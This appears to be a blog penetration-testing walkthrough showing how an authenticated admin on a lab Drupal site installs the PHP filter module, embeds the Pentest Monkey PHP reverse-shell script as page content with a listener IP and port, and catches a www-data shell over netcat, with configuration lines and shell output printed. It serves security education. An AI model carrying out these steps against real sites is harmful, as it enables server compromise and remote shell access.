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Raj Chandel's Blog

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Drupal: Reverseshell

posted in [WEBSITE HACKING](#) on [OCTOBER 31, 2019](#) by [RAJ CHANDEL](#)  [SHARE](#)

In this post, you will learn how to test security loopholes in Drupal CMS for any critical vulnerability which can cause great damage to any website if found on any webserver. In this article, you will learn how a misconfigured web application can be easily exploited.

Remote Code Execution: Remote Code Evaluation is a vulnerability that occurs because of the unsafe handling of inputs by the server application or that can be exploited if user input is injected into a File or a String and executed by the programming language's parser or the user input is not sanitised properly in POST request and also when accepting query string param during GET requests.

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
Therefore a Remote Code Evaluation can lead to a full compromise of the vulnerable web application and also a web server.

Let's Begin!!

So the drupal is accessible through a web browser by exploring the following URL:

1 | <http://192.168.10.117/drupal>

And this opens the default home page, to access the dashboard you must-have credential for login.



So, to access the user console, I used following creds.

|



```
1 | Username:raj
2 | Password:123
```

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Log in

Log in

Create new account

Reset your password

Username *

raj



Enter your Hacking Articles username.

Password *

●●●



Enter the password that accompanies your username.

Log in

After accessing the admin console, it was time to exploit web application by injecting malicious content inside it. Directly writing malicious scripts as web content will not give us the reverse shell of the application but after spending some time, we concluded that it requires PHP module. We, therefore, move to install new module through **Manage>Extend>List>Install new module**.


You can download the PHP package for Drupal from the URL below and upload the tar file to install the new module.

<https://www.drupal.org/project/php>



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Downloads

8.x-1.0 released 16 June 2018

✓ Recommended by the project's maintainer.

↓ [tar.gz \(15.88 KB\)](#) [zip \(26.38 KB\)](#)

Development version: [8.x-1.x-dev](#) updated 4 Aug 2018 at 18:58 UTC

To install php module upload the tar file that was downloaded.

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Content Structure Appearance Extend Configuration

Install new module

[Home](#) » [Administration](#) » [Extend](#)

You can find [modules](#) and [themes](#) on [drupal.org](#). The following file extensions are su

Install from a URL

For example: `https://ftp.drupal.org/files/projects/name.tar.gz`

Or

Upload a module or theme archive to install

For example: `name.tar.gz` from your local computer

So, when the installation is completed, we need to enable to the added module.

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Update manager

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✓ Installation was completed successfully.

php

- Installed *php* successfully

Next steps

- [Install another module](#)
- [Enable newly added modules](#)
- [Administration pages](#)

Again, move to **Manage > Extend > filters** and enable the checkbox for PHP filters.

▼ FILTERS



PHP Filter

► Allows embedded PHP code/snippets to be evaluated. E

Now use the Pentest monkey PHP script, i.e. “reverse shell backdoor.php” to be injected as basic content. Don’t forget to add a “listening IP & port” to get a reversed connection. Continue to change the “text format to PHP” and enable the

publishing checkbox. Keep the netcat listener ON in order to receive the incoming shell.

When everything is set accordingly, click the preview button and you'll get the reverse connection over the netcat.

The screenshot shows a web application configuration interface. On the left is a sidebar with a 'Manage' menu containing options: Content, Structure, Appearance, Extend, Configuration, People, Reports, and Help. The main area has a top navigation bar with 'Manage', 'Shortcuts', and a user profile 'raj'. Below this is a red banner with the text 'available updates page for more information and to install your missing updates.' The main content area is titled 'Title *' and has a text input field. Below the title is a 'Body (Edit summary)' section with a text area containing PHP code:

```
$VERSION = "1.0";  
$ip = '192.168.10.128'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

 Below the text area is a 'Text format' dropdown menu set to 'PHP code' and a link 'About text formats ?'. A note below the dropdown states: 'You may post PHP code. You should include <?php ?> tags.' At the bottom of the form is a 'Published' checkbox which is checked, and two buttons: 'Save' and 'Preview'.

available updates page for more information and to install your missing updates.

Title *

Body (Edit summary)

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```

Text format PHP code [About text formats ?](#)

- You may post PHP code. You should include <?php ?> tags.

☒ Published

Save **Preview**

Hence, we got the reverse connection of the host machine.

```
192.168.10.117: inverse host lookup failed: Unknown host
connect to [192.168.10.128] from (UNKNOWN) [192.168.10.117] 33228
Linux ubuntu 4.18.0-15-generic #16~18.04.1-Ubuntu SMP Thu Feb 7 14:06:04 UTC
9 x86_64 x86_64 x86_64 GNU/Linux
 02:30:52 up 4:32, 1 user, load average: 0.03, 0.03, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
raj       :0        :0            21:59   ?xdm?  3:03   0.01s /usr/lib/gdm3
m-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --
sion=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

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Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

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